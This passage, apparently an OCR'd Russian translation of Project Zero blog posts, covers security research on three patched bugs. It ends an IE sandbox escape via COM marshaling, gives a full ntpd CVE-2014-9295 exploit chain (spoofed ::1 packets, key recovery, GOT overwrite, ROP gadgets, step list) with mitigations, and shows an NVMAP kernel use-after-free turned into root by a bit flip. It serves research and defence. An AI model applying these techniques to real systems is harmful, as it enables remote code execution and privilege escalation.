Один из вариантов — `LoadLibraryW`, а поддельный объект содержит относительный путь к DLL. Если указатель таблицы виртуальных функций не содержит NUL, его можно удалить из пути и загрузить библиотеку. Мы контролируем младшие 16 бит, а защита нулевой страницы Windows делает нули в старших 16 битах практически невозможными для выделений выше 64 КиБ.



С этим трюком совместимы только сигнатуры `IUnknown::AddRef` и `Release`. `QueryInterface` отличается и нарушил бы выравнивание стека в 32-разрядных системах, хотя не в 64-разрядных. Можно было бы это компенсировать или вызвать `ExitProcess`, но аккуратнее выбрать способ

внедрения, который вообще не вызывает `QueryInterface`.


Маршалинг объекта в брокер

Большинство интерфейсов между песочницей и брокером используют COM. Нам нужен метод, принимающий простой `IUnknown*`. Брокер Shell Document View предоставляет `IEBrokerAttach`:

```
HRESULT AttachIEFrameToBroker(IUnknown* pFrame);
```

К моменту получения этого указателя брокера фрейм уже установлен, поэтому метод немедленно завершается с ошибкой, не обращаясь к `pFrame`. Наш эксплойт срабатывает до серверной функции, полностью избегая `QueryInterface`.

Мы создаём поддельный объект и вызываем метод. COM просит его реализацию `IMarshal` построить `OBJREF`, отправляет его через IPC и демаршалирует в брокере. `UnmarshalInterface` из FTM принимает раскрытый секрет и возвращает поддельный указатель. Задав `mshlflags` равным `MSHLFLAGS_TABLESTRONG`, мы заставляем его вызвать `AddRef`, который через нашу таблицу виртуальных функций переходит в `LoadLibraryW` с поддельным объектом в качестве пути.



В брокер загружается произвольная DLL, и эксплойт может запустить Калькулятор. Затем выполняется настоящая серверная функция и сразу возвращает ошибку: чистый выход из песочницы, хотя и требующий изрядного объёма кода.

Подведём итог

Я добавил новую демонстрацию к исходному отчёту для 32-разрядной Windows 8.1 Update без MS14-065. Она не работает напрямую в 64-разрядной Windows 8.1, поскольку брокер остаётся 64-разрядным, даже если вкладки 32-разрядные. Потребуется больше изобретательности, но получить контроль над RIP несложно. Для тестирования в исправленной системе демонстрация содержит `SetProcessDACL`, восстанавливающую разрешение на чтение для SID возможности IE.

Надеюсь, это показывает, как можно эксплуатировать похожие ошибки. COM в действительности не виноват: внешне безобидное раскрытие памяти привилегированного процесса нарушает несколько предположений безопасности и приводит к выполнению кода и повышению привилегий.

Поиск и эксплуатация уязвимостей ntpd

Автор: Stephen Röttger, повелитель времени

> **Предисловие Chris Evans:** Эта статья Stephen — первая гостевая публикация в блоге Project Zero. Время от времени мы будем публиковать гостевые материалы о первоклассных исследованиях безопасности. Здесь нас впечатлили удалённо эксплуатируемые уязвимости и изобретательная цепочка ошибок и особенностей, приведшая к удалённому выполнению кода. Вы, вероятно, уже видели недавние раскрытия уязвимостей ntpd; перед вами рассказ одного из исследователей, которые их обнаружили. Передаю слово Stephen.

Несколько месяцев назад я решил заняться фаззингом. В качестве первой цели выбрал эталонную реализацию Network Time Protocol — `ntpd`, поскольку уже немного разбирался в NTP, а протокол казался достаточно простым для хорошего учебного опыта. Кроме того, `ntpd` широко применяется на множестве платформ, в том числе входит в стандартную установку OS X.

При чтении исходного кода выяснилось, что обработка гораздо сложнее ожидаемого. Помимо пакетов синхронизации времени, `ntpd` поддерживает симметричную и асимметричную аутентификацию Autokey, а также пакеты частного и управляющего режимов для запроса статистики или изменения конфигурации. Я быстро нашёл ошибку в обработке Autokey, после чего вручную проверил остальные компоненты. Результатом стали CVE-2014-9295 и мой первый эксплойт для OS X.

Кратко: атакующий из локальной сети может вызвать переполнение глобального буфера в типовых конфигурациях с помощью IPv6-пакета с поддельным адресом источника `::1`. Если ваш `ntpd` не исправлен, добавьте `nomodify` или `noquery` в каждую строку `restrict`, включая localhost.

Ошибка

Самая серьёзная ошибка, эксплуатируемая в OS X Mavericks, — переполнение буфера при обработке управляющих пакетов. Ответы, превышающие размер выходного буфера, разбиваются на фрагменты:

```
static void
ctl_putdata(
    const char *dp,
    unsigned int dlen,
    int bin) /* set to 1 when data is binary */
{
    // [...]
    /* Save room for trailing junk */
    if (dlen + overhead + datapt > dataend) {
        /* Not enough room in this one, flush it out. */
        ctl_flushpkt(CTL_MORE);
    }
    memmove((char *)datapt, dp, (unsigned)dlen);
    datapt += dlen;
    datalinelen += dlen;
}
```

Если данные не помещаются в оставшееся пространство, `ctl_flushpkt` отправляет пакет и возвращает `datapt` в начало буфера. Однако `memmove` выполняется в любом случае. Если `dlen` превышает общий размер буфера, переполняется глобальный буфер, поэтому стековые cookie не помогают.

Большинство вызывающих функций передают данные фиксированного размера, меньшего выходного буфера. Функция `configure` обрабатывает удалённую конфигурацию в стиле `ntp.conf` от привилегированных клиентов и возвращает ошибки через `ctl_putdata`. При достаточном количестве ошибок результат превышает буфер, однако эксплуатация сложна, поскольку данные ограничены фиксированными сообщениями.

`read_variables` предоставляет более мощный примитив. Демон хранит список настраиваемых переменных `name=value`, которые могут читать пакеты управляющего режима. Чтение значения, превышающего размер выходного буфера, повреждает всё, что расположено после него.

Задание переменных

Пакет управляющего режима может отправлять команды конфигурации и задавать произвольные переменные, однако эту операцию защищают два механизма:

1. `ntp.conf` может ограничивать запросы частного и управляющего режимов по IP-адресу источника. Ubuntu, Debian и OS X обычно разрешают лишь `127.0.0.1` и `::1`.
2. Пакет должен содержать допустимый MAC, созданный с общим ключом из `ntp.conf`, которого в стандартных установках быть не должно.

Первое ограничение на удивление легко обойти из той же сети. OS X и Linux отбрасывают входящие извне IPv4-пакеты с адресом источника `127.0.0.1`, но IPv6-адрес `::1` можно подделать. Можно отправить управляющий пакет на локальный адрес канала цели и обойти ограничение по IP. В некоторых дистрибутивах, включая Red Hat, это блокируют правила межсетевого экрана.

Более сложный вопрос — как создать допустимый MAC, если ключ не настроен.

В поисках ключа

В `ntp.conf` можно определить несколько ключей и назначить их идентификаторы разным ролям. `requestkey` аутентифицирует пакеты частного режима, а `controlkey` — пакеты управляющего режима. Нам нужен `controlkey`, но достаточно и `requestkey`, поскольку операция частного режима может изменить идентификатор управляющего ключа.

Ещё одна ошибка, обнаруженная Neel Mehta, проявляется, когда `requestkey` не настроен:

```
/* if doesn't exist, make up one at random */
if (authhavekey(req_keyid)) {
    // [...]
} else {
    unsigned int rankey;
    rankey = ntp_random();
    req_keytype = NID_md5;
    req_hashlen = 16;
    MD5auth_setkey(req_keyid, req_keytype,
                   (u_char *)&rankey, sizeof(rankey));
    authtrust(req_keyid, 1);
}
```

Если ключа нет, `ntpd` генерирует случайный 31-разрядный ключ. В принципе, его можно подобрать перебором 2^31 пакетов с 68-байтовой полезной нагрузкой.

Но это ещё не всё. Собственный ГПСЧ использует 32-разрядное начальное значение, а обычные ответы синхронизации времени раскрывают его выход. Часть каждой временной метки приёма представляет собой значение этого генератора. Каждый запрос раскрывает около 12 бит, позволяя

подобрать начальное значение автономно.

Практическая стоимость поиска сильно зависит от времени работы демона, поскольку каждое сгенерированное значение увеличивает пространство поиска. Моя однопоточная реализация работает несколько часов на ноутбуке, даже если ограничиться первыми 1024 выходными значениями, однако работу можно распараллелить или заранее вычислить таблицу поиска.

Итак, мы получили удалённо вызываемое переполнение глобального буфера в стандартных конфигурациях.

Переполнение

Имея ключ, можно отправлять команды конфигурации и создавать произвольные переменные. В запросе чтения необязательно перечислять нужные переменные. `ntpd` записывает их через `ctl_putdata`, разделяя запятыми, а затем вызывает `ctl_flushpkt`.

У переполнения есть несколько важных ограничений:

• Нельзя записать байты `0x00`, `0x22` (") и `0xff`.
• После перезаписи добавляются дополнительные данные: `", "` между значениями и `"\r\n"` во время окончательного сброса.


Лучший путь эксплуатации зависит от ОС, дистрибутива и архитектуры:

• В x64 указатели содержат старшие нулевые байты, которые невозможно записать, а добавляемый CRLF усложняет частичную перезапись указателей. В x86 этой проблемы нет.
• По крайней мере в Debian `ntpd` лишён некоторых защит времени компиляции: исполняемый файл не является позиционно-независимым, а GOT остаётся доступной для записи.
• В OS X Mavericks `datapt` — текущий выходной указатель — находится после буфера, поэтому его можно перезаписать. В Debian и Ubuntu он предшествует буферу.

Я выбрал 64-разрядную OS X Mavericks. Эта среда обладает следующими свойствами:

• Исполняемый файл, стек, куча и общие библиотеки рандомизируются независимо с 16 битами энтропии.
• Адреса общих библиотек рандомизируются при загрузке системы.
• После сбоя `ntpd` автоматически перезапускается примерно через десять секунд.
• Исполняемый файл использует стековые cookie, не имеющие значения при переполнении глобального буфера.
• Глобальная таблица смещений остаётся доступной для записи.

Для надёжного эксплойта необходимо обойти ASLR. К счастью, `datapt` находится сразу после уязвимого буфера:



Перезапись двух младших байтов `datapt` заставляет `ntpd` неправильно вычислить длину ответа и раскрыть память за буфером, включая указатель внутрь исполняемого файла и указатель кучи. После этого `datapt` удобно возвращается в начало буфера.

Обычно CRLF повредил бы частично перезаписанный указатель. Поскольку перезаписываемое значение само является указателем записи, перевод строки записывается уже по новому адресу назначения.

Тот же трюк создаёт ограниченный примитив записи выбранного значения по выбранному адресу. Сначала перенаправляем `datapt` непосредственно перед адресом назначения, оставляя место для разделителя, а затем предоставляем другую переменную с записываемыми байтами. Записывать можно только перед буфером; более высокий адрес вызывает сброс и возвращает `datapt` в исходное положение, хотя это поведение всё же может повредить поле длины.

Добавляемые байты по-прежнему не дают выполнять большинство частичных перезаписей указателей, поскольку CRLF повреждает цель до её использования. Записываемая GOT предоставляет исключение. Между записью переменной и сбросом пакета вызываются `strlen` и `free`. Если частично перезаписать любую из их записей GOT, она будет использована до повреждения CRLF, что даст нам контроль над RIP.

Снова утечка информации

Казалось бы, знания базового адреса исполняемого файла и контроля над записями GOT достаточно для перехода на гаджет из исполняемого файла, но ограничения на байты указателя мешают этому. Примеры адресов:

```
0x000000010641c000  /usr/sbin/ntpd
0x00007fff88791000  /usr/lib/system/libsystem_c.dylib
```

Указатели системной библиотеки имеют два начальных нулевых байта, а исполняемого файла — три. При замене библиотечного адреса `strlen` адресом исполняемого файла остаётся лишний байт `0x7f`, поскольку NUL записать невозможно.

Можно было бы улучшить утечку информации, перезаписав поле длины, но у ASLR в OS X Mavericks есть более простая слабость. Общие библиотеки находятся в разделённой области библиотек, общей для всех процессов. Её адрес загрузки рандомизируется только при загрузке системы. Поэтому адреса сохраняются после перезапуска процесса, а даже неиспользуемые `ntpd` библиотеки отображены и доступны как источник ROP-гаджетов.

Поскольку после сбоя `ntpd` перезапускается, адрес `strlen` или `free` можно подобрать побайтно. Перезагрузки показывают, что разделённая область всегда начинается в виде `0x00007fff8XXX000`

с 16 битами энтропии или 17 битами, когда она переходит в `0x00007fff9XXXX000`.

Если `libsystem_c` находится по адресу `0x00007fff88791000`, а смещение `strlen` равно `0x1720`, целевой адрес — `0x00007fff88792720`. Сначала подбираем старшие четыре бита предпоследнего байта. Запись `0x0720` даёт `0x00007fff88790720`; если значение неверно, `ntpd` аварийно завершается и перестаёт отвечать. Пробуем `0x1720`, затем `0x2720`, который срабатывает, и переходим к следующему байту со значением `0x012720`.


Адрес можно восстановить максимум за 304 попытки: сначала 4 бита, затем 8 и ещё 5. Каждая неудача требует десятисекундного перезапуска и повторного подбора ключа, так что запаситесь суперкомпьютером. Неудачно выбранный гаджет также может загнать демон в бесконечный цикл, требующий ручного завершения.

Выполнение произвольного кода

Без песочницы `ntpd` эксплуатация на этом завершилась бы: достаточно заменить `strlen` на `system`, которая получает контролируемую строку. Однако системный журнал сообщает:

```
sandboxd[405] ([41]): ntpd(41) deny process-exec /bin/sh
```

Нужен гаджет, который управляет указателем стека и начинает цепочку ROP. В стеке есть три места, куда мы можем поместить неограниченные произвольные указатели. Также мы контролируем глобальный буфер по известному адресу исполняемого файла. Если перенаправить туда `rsp`, можно выполнить произвольную цепочку.



Поскольку эксплойт перезаписывает одну запись GOT, контроль над RIP мы получаем лишь один раз. Первый гаджет должен сдвинуть стек на `0x80`, `0x90` или `0xb8`, чтобы выполнить возврат через один из контролируемых адресов и одновременно совершить что-нибудь полезное. В `libsystem_c.dylib` есть:

```
add rsp, 0x88
pop rbx
pop r12
pop r13
pop r14
pop r15
pop rbp
ret
```

Он возвращается через наше значение по адресу `rsp+0xb8` и загружает `r12` из `rsp+0x90`. Получив контролируемый регистр, можно применить гаджеты, завершающиеся косвенным вызовом через этот регистр, направив его на глобальный буфер:

```
mov rdi, r12
mov rsi, r14
mov rdx, r13
call qword [r12+0x10]
```

После нескольких таких гаджетов мы контролируем `rsi` и переключаем его в `rsp`:

```
push rsi
pop rsp
xor eax, eax
pop rbp
ret
```

Следующий `ret` приводит к сбою, когда `rsp` указывает на контролируемые данные, после чего выполнение произвольного кода становится простым. Цепочка ROP может отобразить и выполнить шелл-код, а затем атаковать ядро или каналы IPC для выхода из песочницы. Это оставим в качестве упражнения читателю.

Краткое описание эксплойта

1. Отправить обычные запросы синхронизации времени для утечки выходных значений ГПСЧ.
2. Подобрать начальное значение и вычислить ключ запроса с идентификатором 65535.
3. Отправить подписанный этим ключом пакет частного режима с поддельным адресом источника `::1`, установив идентификатор управляющего ключа в 65535.
4. Отправить изменение конфигурации, снимающее ограничения для нашего IP-адреса.
5. Зарегистрировать наш IP для асинхронных уведомлений: это требуется, поскольку последующая перезапись изменяет флаг прямого или асинхронного ответа.
6. Задать и прочитать длинную переменную, чтобы вызвать переполнение и раскрыть базовый адрес исполняемого файла.
7. Повторно использовать переполнение как примитив записи выбранного значения по выбранному адресу и побайтно подобрать `strlen`.
8. Подготовить контролируемые данные в стеке и глобальном буфере, вызвать гаджеты, получить контроль над `rsp` и выполнить цепочку ROP.

Защита

Если `ntpd` не исправлен, эти ошибки можно заблокировать настройками. `ctl_putdata` используется при обработке пакетов управляющего режима, который отключается параметром `noquery`. Добавьте `noquery` в **каждую** строку `restrict`, включая localhost, поскольку ограничения по IP-адресу источника обходятся подменой. Это также не позволит `ntpq` запрашивать узлы и статистику.

Например, замените:

```
restrict default kod nomodify notrap nopeer noquery
restrict -6 default kod nomodify notrap nopeer noquery
restrict 127.0.0.1
restrict -6 ::1
```

на:

```
restrict default kod nomodify notrap nopeer noquery
restrict -6 default kod nomodify notrap nopeer noquery
restrict 127.0.0.1 noquery
restrict -6 ::1 noquery
```

Эксплуатация NVMAP для выхода из песочницы Chrome — CVE-2014-5332

Автор: Lee Campbell, подразделение взлома графики

> Эта гостевая статья продолжает традицию Project Zero продвигать выдающиеся исследования безопасности в блоге Project Zero.

Предыстория

• Chrome для Android реализует совсем другую модель песочницы, чем Chrome для Linux. Одна из используемых нами возможностей платформы включается атрибутом `android:isolatedProcess` тега `<service>` в манифесте приложения. В документации сказано:

> **android:isolatedProcess**
>
> Если установлено значение true, эта служба будет выполняться в специальном процессе, изолированном от остальной системы и не имеющем собственных разрешений. Взаимодействовать с ним можно только через API Service (привязку и запуск).

• За кулисами это помещает указанную службу Android под более строгую политику SELinux; именно так Chrome изолирует свои процессы отрисовки. Пока всё хорошо.
• В сентябре я решил проверить, насколько в действительности «изолирован» этот `isolatedProcess`, уделив особое внимание поверхности атаки ядра.
• Как оказалось, доступ к драйверам GPU не блокируется, и эта статья рассказывает об эксплуатации драйвера NVMAP от Nvidia на Nexus 9...

Что такое драйвер NVMAP?

• Он используется для управления памятью GPU в чипсетах Nvidia Tegra. Он применяется во многих устройствах Android, а с недавних пор и в Chromebook.
• Код драйвера для 64-разрядного ARM-планшета Nexus 9 находится здесь, а исправление — здесь.
• Nvidia отреагировала очень быстро и выпустила исправление в вышестоящем проекте за считанные дни; недавно компания опубликовала бюллетень CVE-2014-5332.

Немного внутреннего устройства

• Точка входа — `/dev/nvmap` с разрешениями `rw-rw-rw-`, то есть она доступна всем.
• Для управления драйвером используется несколько IOCTL; именно на них мы сосредоточимся при эксплуатации.

NVMAP_IOC_CREATE

• Этот ioctl создаёт дескрипторы и возвращает файловый дескриптор.
• Дескрипторы выделяются глобально и хранятся в `struct nvmap_handle`.

```
struct nvmap_handle {
  struct rb_node node; /* entry on global handle tree */
  atomic_t ref;        /* reference count (i.e., # of duplications) */
  atomic_t pin;        /* pin count */
  u32 flags;           /* caching flags */
  ...
};
```

• Локальные ссылки клиента поддерживаются следующей структурой:

```
struct nvmap_handle_ref {
  struct nvmap_handle *handle;
  struct rb_node node;
  atomic_t dupes; /* number of times to free on file close */
  atomic_t pin;   /* number of times to unpin on free */
};
```

• Следующий код создаёт эту структуру и выделяет файловый дескриптор.

```
int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
{
  struct nvmap_create_handle op;
  struct nvmap_handle_ref *ref = NULL;
  struct nvmap_client *client = filp->private_data;
  int err = 0;
  int fd = 0;

  if (copy_from_user(&op, arg, sizeof(op)))
    return -EFAULT;

  if (!client)
    return -ENODEV;

  if (cmd == NVMAP_IOC_CREATE) {
    ref = nvmap_create_handle(client, PAGE_ALIGN(op.size));
    if (!IS_ERR(ref))
      ref->handle->orig_size = op.size;
  } else if (cmd == NVMAP_IOC_FROM_ID) {
    ref = nvmap_duplicate_handle(client, unmarshal_id(op.id), 0);
  } else if (cmd == NVMAP_IOC_FROM_FD) {
    ref = nvmap_create_handle_from_fd(client, op.fd);
  } else {
    return -EINVAL;
  }

  if (IS_ERR(ref))
    return PTR_ERR(ref);

  fd = nvmap_create_fd(client, ref->handle);
  if (fd < 0)
    err = fd;

  // POINT A
  op.handle = fd;

  if (copy_to_user(arg, &op, sizeof(op))) { // POINT B
    err = -EFAULT;
    nvmap_free_handle(client, __nvmap_ref_to_id(ref));
  }

  if (err && fd > 0)
    sys_close(fd);

  return err;
}
```

• При успешном завершении счётчик `handle->ref` равен 2: одну ссылку держит наш клиент, а вторую — подсистема DMA, предоставившая файловый дескриптор в `nvmap_create_fd`. Этот вызов всегда возвращает fd начиная с 1024, поэтому их можно предсказывать.
• Когда пользовательское пространство закрывает fd, возвращённый ioctl, подсистема DMA освобождает свою ссылку. Когда закрывается fd для `/dev/nvmap`, клиент освобождает свою. Как только счётчик ссылок становится равен нулю, структура дескриптора освобождается.

Ошибка

• Если `copy_to_user` в точке B завершается неудачно, `nvmap_free_handle` уничтожает ссылку клиента, а счётчик `handle->ref` уменьшается до 1.
• Затем для fd вызывается `sys_close`, который освобождает ссылку DMA, уменьшая `handle->ref` до 0 и освобождая его.
• Это правильное поведение, и ресурсы не утекают.
• Однако `copy_to_user` можно заставить завершиться неудачно, передав адрес пользовательского пространства в памяти только для чтения, поэтому ссылка клиента всегда будет освобождена.
• К сожалению, в точке A возникает состояние гонки: второй пользовательский поток может вызвать `dup(1024)` и получить ещё один дескриптор подсистемы DMA. Напомним, fd предсказуемо выделяются начиная с 1024. Эту гонку легко выиграть!
• Функция продолжит выполнение, вызовет `sys_close` и вернёт ошибку. В данном случае `sys_close` не освободит ссылку DMA, поскольку у пользовательского пространства теперь есть другой дескриптор.

Прекрасно, что дальше?

• При правильной работе дескриптор удерживают две ссылки. После вызова описанной выше гонки остаётся только одна.
• Для атакующего это удобное состояние: пользовательское пространство теперь имеет ссылку на дескриптор, который может асинхронно освободить в любой момент, например во время другого вызова ioctl.
• Чтобы освободить структуру дескриптора, пользовательское пространство может вызвать `close()` для дублированного fd.

Теперь мы можем освобождать по требованию — удастся ли что-нибудь сломать?

• Это непросто: нужно выиграть ещё несколько гонок. ;-)
• Вызовы ioctl принимают fd как ссылку на дескриптор. В данном случае дублированный fd можно использовать для выполнения операций над дескриптором в ядре.
• Вот пример ioctl:

```
int nvmap_ioctl_getid(struct file *filp, void __user *arg)
{
  struct nvmap_create_handle op;
  struct nvmap_handle *h = NULL;

  if (copy_from_user(&op, arg, sizeof(op)))
    return -EFAULT;
```

```
  h = unmarshal_user_handle(op.handle); // POINT C
  if (!h)
    return -EINVAL;

  h = nvmap_handle_get(h); // POINT D
  if (!h)
    return -EPERM;

  op.id = marshal_id(h);
  nvmap_handle_put(h); // POINT E
  return copy_to_user(arg, &op, sizeof(op)) ? -EFAULT : 0;
}
```

• Большинство ioctl следуют этой схеме.
• Хотя теперь пользовательское пространство может асинхронно, в другом потоке, уменьшить счётчик `handle->ref` и вызвать освобождение через `close`, окно для этого очень мало.
• В точке C дескриптор должен оставаться действительным, поэтому `close` нельзя вызвать раньше, иначе будет возвращён NULL.
• В точке D на дескриптор берётся ещё одна ссылка, и вызов `close` уже не уменьшит счётчик до нуля, поэтому дескриптор не будет освобождён до точки E.
• Таким образом, повреждение возможно только в том случае, если пользовательское пространство освободит дескриптор между точками C и D. Выиграть эту гонку гораздо сложнее, поскольку между точками почти ничего не происходит.
• Ситуацию осложняет то, что для продолжения эксплуатации атакующему нужно не только освободить дескриптор, но и выделить на его месте что-нибудь контролируемое. Поэтому в большинстве ioctl между `unmarshal_user_handle` и `nvmap_handle_get` недостаточно времени для создания эксплуатируемого состояния.

NVMAP_IOC_RESERVE приходит на помощь

• Я нашёл лишь один пригодный ioctl, где можно получить достаточно времени для создания эксплуатируемого состояния. Ниже показан ioctl `IOC_RESERVE`; для ясности множество проверок удалено:

```
int nvmap_ioctl_cache_maint_list(struct file *filp, void __user *arg,
                                 bool is_reserve_ioctl)
{
  struct nvmap_cache_op_list op;
  u32 *handle_ptr;
  u32 *offset_ptr;
  u32 *size_ptr;
  struct nvmap_handle **refs;
  int i, err = 0;

  if (copy_from_user(&op, arg, sizeof(op)))
    return -EFAULT;

  refs = kcalloc(op.nr, sizeof(*refs), GFP_KERNEL);
  if (!refs)
    return -ENOMEM;

  handle_ptr = (u32 *)(uintptr_t)op.handles;
  offset_ptr = (u32 *)(uintptr_t)op.offsets;
  size_ptr = (u32 *)(uintptr_t)op.sizes;

  for (i = 0; i < op.nr; i++) {
    u32 handle;
    if (copy_from_user(&handle, &handle_ptr[i], sizeof(handle))) {
      err = -EFAULT;
      goto free_mem;
    }
    refs[i] = unmarshal_user_handle(handle); // POINT F
```

```
    if (!refs[i]) {
      err = -EINVAL;
      goto free_mem;
    }
  }

  if (is_reserve_ioctl) // POINT G
    err = nvmap_reserve_pages(refs, offset_ptr, size_ptr, op.nr, op.op);

free_mem:
  kfree(refs);
  return err;
}
```

• В этом ioctl `unmarshal_user_handle` находится в цикле (точка F), который должен завершиться до использования дескрипторов в точке G.
• Количество итераций, а значит и время выполнения цикла, контролируется пользователем. Его можно сделать довольно большим, около 4 тысяч, чтобы получить достаточно времени для атаки.
• `ref[0]` устанавливается в дублированный fd. Остальные элементы `refs[]` указывают на другой полностью действительный fd, созданный без гонки с dup. Все они могут быть одинаковыми.
• Пока цикл выполняется, `ref[0]` можно освободить в другом потоке к моменту достижения точки G. Теперь у нас есть висячий указатель, который вот-вот будет использован!
• Затем вызывается `nvmap_reserve_pages`:

```
int nvmap_reserve_pages(struct nvmap_handle **handles,
                        u32 *offsets, u32 *sizes,
                        u32 nr, u32 op)
{
  int i;
  for (i = 0; i < nr; i++) {
    u32 size = sizes[i] ? sizes[i] : handles[i]->size;
    u32 offset = sizes[i] ? offsets[i] : 0;
    if (op == NVMAP_PAGES_RESERVE)
      nvmap_handle_mkreserved(handles[i], offset, size);
    else
      nvmap_handle_mkunreserved(handles[i], offset, size);
  }

  if (op == NVMAP_PAGES_RESERVE)
    nvmap_zap_handles(handles, offsets, sizes, nr);
  return 0;
}
```

• Если задать `op != NVMAP_PAGES_RESERVE`, для каждого дескриптора вызывается `nvmap_handle_mkunreserved`. Для всех дескрипторов, кроме освобождённого `handle[0]`, это пустая операция.
• Ниже показана `nvmap_handle_mkunreserved` и её вспомогательные функции:

```
static inline void nvmap_handle_mkunreserved(struct nvmap_handle *h,
                                             u32 offset, u32 size)
{
  nvmap_handle_mk(h, offset, size, nvmap_page_mkunreserved);
}

static inline void nvmap_page_mkunreserved(struct page **page)
{
  *page = (struct page *)((unsigned long)*page & ~2UL);
}

static inline void nvmap_handle_mk(struct nvmap_handle *h,
                                   u32 offset, u32 size,
                                   void (*fn)(struct page **))
{
  int i;
  int start_page = PAGE_ALIGN(offset) >> PAGE_SHIFT;
  int end_page = (offset + size) >> PAGE_SHIFT;
  if (h->heap_pgalloc) {
```

```
    for (i = start_page; i < end_page; i++)
      fn(&h->pgalloc.pages[i]);
  }
}
```

• Этот код использует хранящийся в структуре дескриптора указатель `h->pgalloc.pages`. Он указывает на массив указателей. Код перебирает массив и очищает второй бит каждого указателя.
• `start_page` и `end_page` контролируются пользователем, поэтому количество страниц можно задавать и без труда установить равным единице.
• Поскольку дескриптор освобождён, существует короткое окно, в котором на его месте можно выделить контролируемые атакующим данные и получить контроль над `h->pgalloc.pages`.
• Это позволит атакующему очистить второй бит любого слова в системе. Немало усилий ради очистки одного бита, но и это сгодится :)

Подготовка кучи

• Структура дескриптора занимает 224 байта и выделяется через `kzalloc`. Поэтому она попадает в 256-байтовую кучу kmalloc.
• Атакующему нужно найти что-нибудь, что быстро выделяется, имеет размер около 256 байт и контролируемое содержимое.
• seccomp-bpf предоставляет такую возможность в виде программ, или фильтров, seccomp-bpf. Я выбрал seccomp, поскольку часто его использую, но в ядре есть множество других подходящих объектов.
• Выделение фильтра размером около 256 байт в точке G, как мы надеемся, повторно займёт память освобождённой структуры дескриптора.
• Фильтр недопустим, поэтому seccomp-bpf немедленно его освобождает, но содержимое сохраняется достаточно долго для успешной атаки.
• Итак, теперь мы контролируем указатель примитива очистки одного бита!

Какой бит очистить?

• Теперь нужно найти в ядре единственный бит, изменение которого обеспечит повышение привилегий.
• В Arm64 текстовые разделы ядра не защищены, и само ядро может в них записывать. Следовательно, ядро способно изменять собственный код. Поэтому я стал искать подходящую инструкцию.
• Ниже приведена частичная дизассемблированная версия `setuid` для Arm64 на Nexus 9:

```
ffffffc0000c3bcc: 528000e0  mov   w0, #0x7
ffffffc0000c3bd0: f9400821  ldr   x1, [x1,#16]
ffffffc0000c3bd4: f9424034  ldr   x20, [x1,#1152]
ffffffc0000c3bd8: 97ffcd8f  bl    ffffffc0000b7214 <nsown_capable>
ffffffc0000c3bdc: 53001c00  uxtb  w0, w0 // POINT H
ffffffc0000c3be0: 35000280  cbnz  w0, ffffffc0000c3c30 <SyS_setuid+0xa8> // POINT I
ffffffc0000c3be4: b9400680  ldr   w0, [x20,#4]
ffffffc0000c3be8: 6b0002bf  cmp   w21, w0
```

А вот версия на C:

```
SYSCALL_DEFINE1(setuid, uid_t, uid)
{
  // [.....]
  retval = -EPERM;
  if (nsown_capable(CAP_SETUID)) { // POINT J
    new->suid = new->uid = kuid;
    if (!uid_eq(kuid, old->uid)) {
```

```
        retval = set_user(new);
        if (retval < 0)
          goto error;
      }
    } else if (!uid_eq(kuid, old->uid) && !uid_eq(kuid, new->suid)) {
      goto error;
    }
    // [....]
    return commit_creds(new);

  error:
    abort_creds(new);
    return retval;
  }
```

• Если заставить условие в точке J вернуть ненулевое значение, всё будет выглядеть так, будто процесс имеет `CAP_SETUID`, и атакующий сможет вызвать `setuid(0)` и повысить привилегии до root.
• В ассемблерном коде это условие оценивается в точке H.
• `uxtb w0,w0` просто расширяет байтовое значение в w0 до полного слова и сохраняет результат обратно в w0.
• В точке I переход выполняется, если w0 не равен нулю; именно этот переход нужен атакующему для повышения привилегий.
• Машинный код `uxtb w0,w0` равен `0x53001c00`. С помощью описанного выше примитива очистки бита это слово можно изменить на `0x51001c00`.
• В результате получится новая инструкция `sub w0,w0,#7`.
• Теперь w0 будет содержать ненулевое значение −7, и всё будет выглядеть так, будто установлена возможность `CAP_SETGID`.
• Остаётся вызвать `setuid(0)`, и мы root.
